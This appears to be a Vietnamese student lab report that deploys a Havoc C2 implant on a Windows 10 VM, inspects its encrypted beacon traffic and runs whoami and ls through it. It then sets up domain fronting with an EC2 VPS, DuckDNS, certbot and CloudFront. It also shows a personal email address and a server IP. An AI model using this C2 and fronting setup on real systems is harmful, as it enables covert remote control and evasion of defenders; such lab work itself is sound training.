
- UI sẽ được hiển thị




Lab 2: Virus Worm

10

- View-> Listener -> Add để tạo listener




- Attack-> Payload để tạo payload tấn công.



- Khi build xong sẽ có cửa sổ bật lên để lưu file.


Lab 2: Virus Worm



- Chạy payload trên máy ảo win10 và theo dõi.

Havoc										
Havoc	View	Attack	Scripts	Help						
ID	External	Internal	User	Computer	OS	Process	PID	Last	Health	
7082d7f0	192.168.111.142	0.0.0.0	khang	DESKTOP-MFKAIPIPN	Windows 10	demon.x64.exe	8896	0s	healthy	

Lab 2: Virus Worm




- Quá trình kết nối

No.	Time	Source	Destination	Protocol	Length	Info
138	26.593083	192.168.111.142	192.168.111.138	TCP	66	49844 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
139	26.597762	192.168.111.138	192.168.111.142	TCP	66	443 → 49844 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
140	26.597846	192.168.111.142	192.168.111.138	TCP	54	49844 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
141	26.599146	192.168.111.142	192.168.111.138	TLSv1.2	212	Client Hello
142	26.599667	192.168.111.138	192.168.111.142	TCP	60	443 → 49844 [ACK] Seq=1 Ack=159 Win=64128 Len=0
143	26.603125	192.168.111.138	192.168.111.142	TLSv1.2	1467	Server Hello, Certificate, Server Key Exchange, Server Hello Done
144	26.604927	192.168.111.142	192.168.111.138	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
145	26.606374	192.168.111.138	192.168.111.142	TLSv1.2	241	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
146	26.635740	192.168.111.142	192.168.111.138	TLSv1.2	355	Application Data
147	26.635851	192.168.111.142	192.168.111.138	TLSv1.2	351	Application Data
148	26.636388	192.168.111.138	192.168.111.142	TCP	60	443 → 49844 [ACK] Seq=1601 Ack=850 Win=64128 Len=0
149	26.649864	192.168.111.138	192.168.111.142	TLSv1.2	202	Application Data
150	26.703861	192.168.111.142	192.168.111.138	TCP	54	49844 → 443 [ACK] Seq=850 Ack=1749 Win=262400 Len=0
158	28.752881	192.168.111.142	192.168.111.138	TLSv1.2	354	Application Data
159	28.753054	192.168.111.142	192.168.111.138	TLSv1.2	183	Application Data
160	28.754095	192.168.111.138	192.168.111.142	TCP	60	443 → 49844 [ACK] Seq=1749 Ack=1199 Win=64128 Len=0
161	28.758329	192.168.111.138	192.168.111.142	TLSv1.2	211	Application Data
166	28.828258	192.168.111.142	192.168.111.138	TCP	54	49844 → 443 [ACK] Seq=1199 Ack=1906 Win=262400 Len=0
171	30.542857	192.168.111.142	192.168.111.138	TLSv1.2	354	Application Data


- Ta thấy đầu tiên máy agent và c2 server sẽ kết nối thông qua bắt tay tcp sau đó tiếp tục quá trình trao đổi khóa TLS.

Lab 2: Virus Worm

- Kiểm tra nội dung các gói tin ta thấy các gói tin đều đã được mã hóa nên chỉ còn thấy rõ ip của c2 server thôi.



- Trên c2 server



- Click chuột phải và chọn Interact. Test thử với lệnh whoami và lệnh ls

Lab 2: Virus Worm

```

20/04/2025 06:37:33 [Spider] Demon » whoami
[*] [D68A9720] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3404 bytes]:
UserName          SID
=====
DESKTOP-MFKAIPN\khang S-1-5-21-876132126-1868688417-690591085-1000

GROUP INFORMATION
=====
GROUP INFORMATION          Type          SID          Attributes
=====
DESKTOP-MFKAIPN\None      Group         S-1-5-21-876132126-1868688417-690591085-513  Mandatory group, Enabled by default, Enabled group,
Everyone                  Well-known group  S-1-1-0          Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group  S-1-5-114
BUILTIN\Administrators    Alias          S-1-5-32-544
BUILTIN\Users              Alias          S-1-5-32-545
NT AUTHORITY\INTERACTIVE   Well-known group  S-1-5-4
NT AUTHORITY\Authenticated Users  Well-known group  S-1-5-11
NT AUTHORITY\This Organization  Well-known group  S-1-5-15
NT AUTHORITY\Local account   Well-known group  S-1-5-113
LOCAL                      Well-known group  S-1-2-0
NT AUTHORITY\NTLM Authentication  Well-known group  S-1-5-64-10
Mandatory Label\Medium Mandatory Level  Label          S-1-16-8192

[khang@DESKTOP-MFKAIPN] demon.x64.exe/312 x64

```



```

20/04/2025 06:38:00 [5pider] Demon » ls
[*] [FE948BC5] Tasked demon to list current directory
Directory of C:\Users\khang\Documents\*:

30/03/2025 08:18      564 B      a.txt
30/03/2025 19:27      1 B       b.txt
17/04/2025 15:08      5.50 kB     bot.py
30/03/2025 08:18      115 B      cach1.txt
15/04/2025 10:12      <DIR>
15/04/2025 10:12      89.34 kB     codeinject_demo
15/04/2025 10:12      102.40 kB    demon.x64.exe
20/04/2025 17:35      402 B      desktop.ini
20/04/2025 17:35      <DIR>
15/04/2025 10:12      <DIR>
16/04/2025 11:50      1.27 kB      MessageBox_Registry_Run_Key.cpp
20/04/2025 17:14      44.51 kB     MessageBox_Registry_Run_Key.exe
13/04/2025 15:31      878 B       MessageBox_Scheduled_Task.cpp
20/04/2025 17:14      51.57 kB     MessageBox_Scheduled_Task.exe
13/04/2025 15:31      766 B       MessageBox_StartupFolder.cpp
20/04/2025 17:16      46.59 kB     MessageBox_StartupFolder.exe
17/04/2025 15:07      <DIR>
16/03/2025 13:10      <DIR>
16/03/2025 13:10      <DIR>
16/03/2025 13:10      <DIR>
20/04/2025 17:16      44.51 kB     Qui.exe
16/04/2025 11:50      <DIR>
                           reverseshell

[khang@DESKTOP-MFKAIPN] demon.x64.exe/312 x64

```

Câu 6:

- Thiết lập domain fronting:
 - o Đăng ký AWS -> Add credit card -> Cloudfront -> Create distribution
 - o Tạo VPS với AWS EC2

Lab 2: Virus Worm

Quick Start

Search our full catalog including 1000s of application and OS images

Amazon Linux macOS Ubuntu Windows Red Hat SUSE Linux Debian

Browse more AMIs Including AMIs from AWS, Marketplace and the Community

Amazon Machine Image (AMI)

Ubuntu Server 22.04 LTS (HVM), SSD Volume Type Free tier eligible

ami-0f9de6e2d2f067fca (64-bit (x86)) / ami-0967e5535761d839e (64-bit (Arm))
Virtualization: hvm ENA enabled: true Root device type: ebs

Description

Ubuntu Server 22.04 LTS (HVM), EBS General Purpose (SSD) Volume Type. Support available from Canonical (<http://www.ubuntu.com/cloud/services>).

Canonical, Ubuntu, 22.04, amd64 jammy image

Architecture	AMI ID	Publish Date	Username	Verified provider
64-bit (x86)	ami-0f9de6e2d2f067fca	2025-03-05	ubuntu	Verified provider

Allow SSH traffic from Anywhere
Helps you connect to your instance

Allow HTTPS traffic from the internet
To set up an endpoint, for example when creating a web server

Allow HTTP traffic from the internet
To set up an endpoint, for example when creating a web server

- Cấu hình security group cho phép toàn bộ traffic đi qua

Inbound rules control the incoming traffic allowed to reach the instance.

Inbound rules Info		Type Info	Protocol Info	Port range Info	Source Info	Description - optional Info
sgr-0c06e1e547fb8940d	All traffic	All	All	Anyw... Info	0.0.0.0/0 X	Delete

[Add rule](#)

⚠ Rules with source of 0.0.0.0/0 or ::/0 allow all IP addresses to access your instance. We recommend setting security group rules to allow access from known IP addresses only.

[Cancel](#) [Preview changes](#) [Save rules](#)

- Kết nối tới EC2 qua ssh

Lab 2: Virus Worm

```
PS C:\Users\khang> ssh -i .\ec2key.pem ubuntu@13.239.244.151
The authenticity of host '13.239.244.151 (13.239.244.151)' can't be established.
ED25519 key fingerprint is SHA256:7zSp1q/39e4UcTi6QDF4tLGYVWLZjc5PMi4U/7dFHaE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '13.239.244.151' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1024-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat Apr 26 08:19:26 UTC 2025

  System load:  0.01           Processes:          106
  Usage of /:   6.9% of 24.05GB  Users logged in:    0
  Memory usage: 21%           IPv4 address for eth0: 172.31.10.25
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

- Tạo domain với DuckDNS sau đó trỏ đến IP của VPS

The screenshot shows the DuckDNS interface. At the top, there is a green success message: "success: ip address for khang224.duckdns.org updated to 13.239.244.151". Below this, the "domains" section lists one domain: "khang224". The table has columns: "domain", "current ip", "ipv6", and "changed". For "khang224", the values are: "13.239.244.151", "update ip", "IPv6 address", "update ipv6", "0 seconds ago", and a red "delete domain" button. At the bottom, there is a note about reCAPTCHA and Google's Privacy Policy and Terms of Service.

domain	current ip	ipv6	changed
khang224	13.239.244.151	update ip	IPv6 address
			update ipv6
			0 seconds ago
			delete domain

This site is protected by reCAPTCHA and the Google
[Privacy Policy](#) and
[Terms of Service](#) apply.

Lab 2: Virus Worm

- Trên máy VPS cài certbot và dùng certbot để cấu hình SSL cho khang224.duckdns.org

```
ubuntu@ip-172-31-10-25:~$ sudo certbot --nginx -d khang224.duckdns.org
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Enter email address (used for urgent renewal and security notices)
(Enter 'c' to cancel): khang2242004@gmail.com

-----
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.5-February-24-2025.pdf. You must
agree in order to register with the ACME server. Do you agree?
-----
(Y)es/(N)o: y

-----
Would you be willing, once your first certificate is successfully issued, to
share your email address with the Electronic Frontier Foundation, a founding
partner of the Let's Encrypt project and the non-profit organization that
develops Certbot? We'd like to send you email about our work encrypting the web,
EFF news, campaigns, and ways to support digital freedom.
-----
(Y)es/(N)o: y
Account registered.

Requesting a certificate for khang224.duckdns.org

Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/khang224.duckdns.org/fullchain.pem
Key is saved at:          /etc/letsencrypt/live/khang224.duckdns.org/privkey.pem
This certificate expires on 2025-07-25.
These files will be updated when the certificate renews.
Certbot has set up a scheduled task to automatically renew this certificate in the background.

Deploying certificate
Successfully deployed certificate for khang224.duckdns.org to /etc/nginx/sites-enabled/default
Congratulations! You have successfully enabled HTTPS on https://khang224.duckdns.org

-----
If you like Certbot, please consider supporting our work by:
 * Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
 * Donating to EFF:                  https://eff.org/donate-le
-----
```

- Tải và cài đặt Havoc C2 trên VPS

```
ubuntu@ip-172-31-10-25:~$ git clone https://github.com/HavocFramework/Havoc.git
Cloning into 'Havoc' ...
remote: Enumerating objects: 10189, done.
remote: Total 10189 (delta 0), reused 0 (delta 0), pack-reused 10189 (from 1)
Receiving objects: 100% (10189/10189), 33.47 MiB | 15.34 MiB/s, done.
Resolving deltas: 100% (6831/6831), done.
```

- Đưa traffic qua CloudFront



- Thêm domain của ngrok vào origin domain
- Protocol -> Match viewer; SSL protocol -> TLSv1

Lab 2: Virus Worm

Create distribution

Origin

Origin domain
Choose an AWS origin, or enter your origin's domain name. [Learn more](#)

Enter a valid DNS domain name, such as an S3 bucket, HTTP server, or VPC origin ID.

Protocol [Info](#)

- HTTP only
- HTTPS only
- Match viewer

HTTP port
Enter your origin's HTTP port. The default is port 80.
80

HTTPS port
Enter your origin's HTTPS port. The default is port 443.
443

Minimum Origin SSL protocol
The minimum SSL protocol that CloudFront uses with the origin.
 TLSv1.2

Web Application Firewall (WAF) [Info](#)

- Enable security protections
Keep your application secure from the most common web threats and security vulnerabilities using AWS WAF. Blocked requests are stopped before they reach your web servers.
- Do not enable security protections
Select this option if your application does not need security protections from AWS WAF.

- Click create distribution

[Cancel](#)

Create distribution

- Quá trình khởi tạo thành công, CloudFront sẽ cấp một Domain mới

Details

Distribution domain name Edit	ARN Edit	Last modified Edit
